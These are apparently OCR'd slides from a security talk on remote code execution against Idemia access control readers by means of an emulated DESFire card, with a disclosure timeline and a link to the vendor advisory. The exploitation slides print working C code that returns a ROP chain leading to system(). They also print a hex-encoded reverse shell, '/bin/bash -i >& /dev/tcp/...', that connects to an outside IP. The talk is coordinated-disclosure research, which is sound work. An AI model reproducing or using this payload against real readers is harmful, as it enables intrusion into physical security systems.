


```c
uint16_t EV0CmdGetVersion2(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion2:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;3
    // Buffer[2] = Picc.SwType;
    // Buffer[3] = Picc.SwSubtype;
    // GetPiccSoftwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.SwProtocolType;
    // DesfireState = DESFIRE_GET_VERSION3;

    unsigned char ropchain [] = {
        STATUS_ADDITIONAL_FRAME,
        0x43, 0x43, 0x43,                         // padding
        0x78, 0x06, 0x25, 0x00,                   // first gadget: "POP {R3, R4, R11, PC}"
        0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49,
        0x8d, 0x2b, 0x57, 0x00,                   // r11 value
        0x60, 0x68, 0x30, 0x00                    // second gadget: "LDR R0, R11-0x5c"
                                                  //                  "BL system()"
    };

    memcpy(Buffer, ropchain, 24);
    DesfireState = DESFIRE_GET_VERSION3;
    return 24;
}
```

Exploitation

Remote Code Execution

Exploitation strategy




```
uint16_t EV0CmdGetVersion3(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion3:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_OPERATION_OK;
    // GetPiccManufactureInfo(&Buffer[1]);

    unsigned char system_command [] = {
        STATUS_OPERATION_OK,
        0x35, 0x2a, 0x57, 0x00, // ptr(command)

        // '/bin/bash -i >& /dev/tcp/192.168.1.42/8080 0>&1\x00'
        0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68,
        0x20, 0x2d, 0x69, 0x20, 0x3e, 0x26, 0x20, 0x2f, 0x64,
        0x65, 0x76, 0x2f, 0x74, 0x63, 0x70, 0x2f, 0x31, 0x39,
        0x32, 0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x2e, 0x34,
        0x32, 0x2f, 0x38, 0x30, 0x38, 0x30, 0x20, 0x30, 0x3e,
        0x26, 0x31, 0x00
    };
    memcpy(Buffer, system_command, 1+4+48);
    DesfireState = DESFIRE_IDLE;
    return 1+4+48;
}
```

Exploitation

Remote Code Execution

DEMO




https://www.synacktiv.com/sites/default/files/2024-05/lucas_georges_open_sesame_demo.mp4


Exploitation

Remote Code Execution

Fix



```
  if...
  if...
  if ( v12 )
  {
    MA5G_logger::log(700, (int)"Failed to activate the tag.", (const char *)v22);
    goto LABEL_21;
  }
  if...
  if ( Desfire_GetVersion(pVersionInfo) )
  {
    MA5G_logger::log(700, (int)"No NXP Mifare!", v31);
    MA5G_logger::log(700, (int)"A Potential SEOS", v32);
    LOWORD(v12) = 16;
    *a3 = 16;
  }
  else
  {
    *a3 |= 4u;
    MA5G_logger::log(700, (int)"A Desfire", a3);
    LOWORD(v12) = 4;
  }
  goto LABEL_71;
}
if ( (SAK_1 & 0x20) != 0 )
{
  if ( sub_3FE674(255, v75, 0xFu, (int)pVersionInfo, (int)&v60)
    || LOBYTE(pVersionInfo[0]) != 144
    || BYTE1(pVersionInfo[0]) )
  {
    if ( sub_3FE674(255, v72, 0xFu, (int)pVersionInfo, (int)&v59)
      || LOBYTE(pVersionInfo[0]) != 144
      || BYTE1(pVersionInfo[0]) )
    {
      if ( sub_3FDCD4(255) || sub_3FC9A8(v71, (unsigned __int8)v58[0]) || sub_3FDD78(255, v85, &v5
      {
        MA5G_logger::log(
          700,
          (int)"A Smart MX with Mifare 4K Desfire Card... but card selection failed 2nd time...",
          v41);
        v17 = 128;
```



```
        }
        else
        {
          if ( v72 != 1 || v73 != 188 || v74 != 214 )
          {
LABEL_138:
            MA5G_logger::log((MA5G_logger *)0x2BC, (int)"Going to select DESfire Application\n", v42);
            v43 = (const char *)SPROX_Desfire_SelectApplication(0);
            MA5G_logger::log((MA5G_logger *)0x2BC, (int)"return code from SPROX_Desfire_SelectApplication=%d\n", v43);
            if ( v43 )
            {
              MA5G_logger::log((MA5G_logger *)0x2BC, (int)"No NXP Mifare!", v44);
              MA5G_logger::log((MA5G_logger *)0x2BC, (int)"A Potential SEOS", v45);
              v17 = 16;
              LOWORD(v12) = 16;
              *a3 = 16;
            }
            else
            {
              *a3 |= 4u;
              MA5G_logger::log((MA5G_logger *)0x2BC, (int)"A Desfire", a3);
              v17 = 4;
              LOWORD(v12) = 4;
            }
LABEL_91:
            if ( v57[0] )
            {
              v36 = 0;
              v37 = 0;
              do
              {
                std::string::push_back(a4, v67[v36]);
                v36 = ++v37;
              }
              while ( v37 < (int)(unsigned __int8)v57[0] );
            }
            goto LABEL_19;
          }
          v46 = (const char *)sub_459644((unsigned __int8)*a6, &v71, (unsigned __int8)v57[2]);
```

Conclusion

Conclusion


Timeline

- 02-2022: study on contactless information storage
- 06-2022: first vulnerabilites found
- 10-2022: RCE exploited
- 11-2022: vulnerabilities disclosed to Idemia's CSIRT
- 12-2022 - 01-2023: talks with security people from Idemia
- 05-2023: private firmware fixing the vulnerabilities
- 09-2023: public firmware fixing the vulnerabilities and advisory published

Conclusion

Fix and Advisory

Advisory: https://www.idemia.com/wp-content/uploads/2023/11/Security-Advisory-SA-2023-05-2.pdf



2023

2023.09.29 Multiple CVE fixed for vulnerabilities discovered in Physical Access control devices. They can under certain circumstances lead to arbitrary code execution, or to permanent denial of service.

Versions

- SIGMA Lite & Lite+, Wide Firmware, Extreme: 4.15.5
- MorphoWave Compact/XP & VisionPass: 2.12.2
- MorphoWave SP: 1.2.7

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com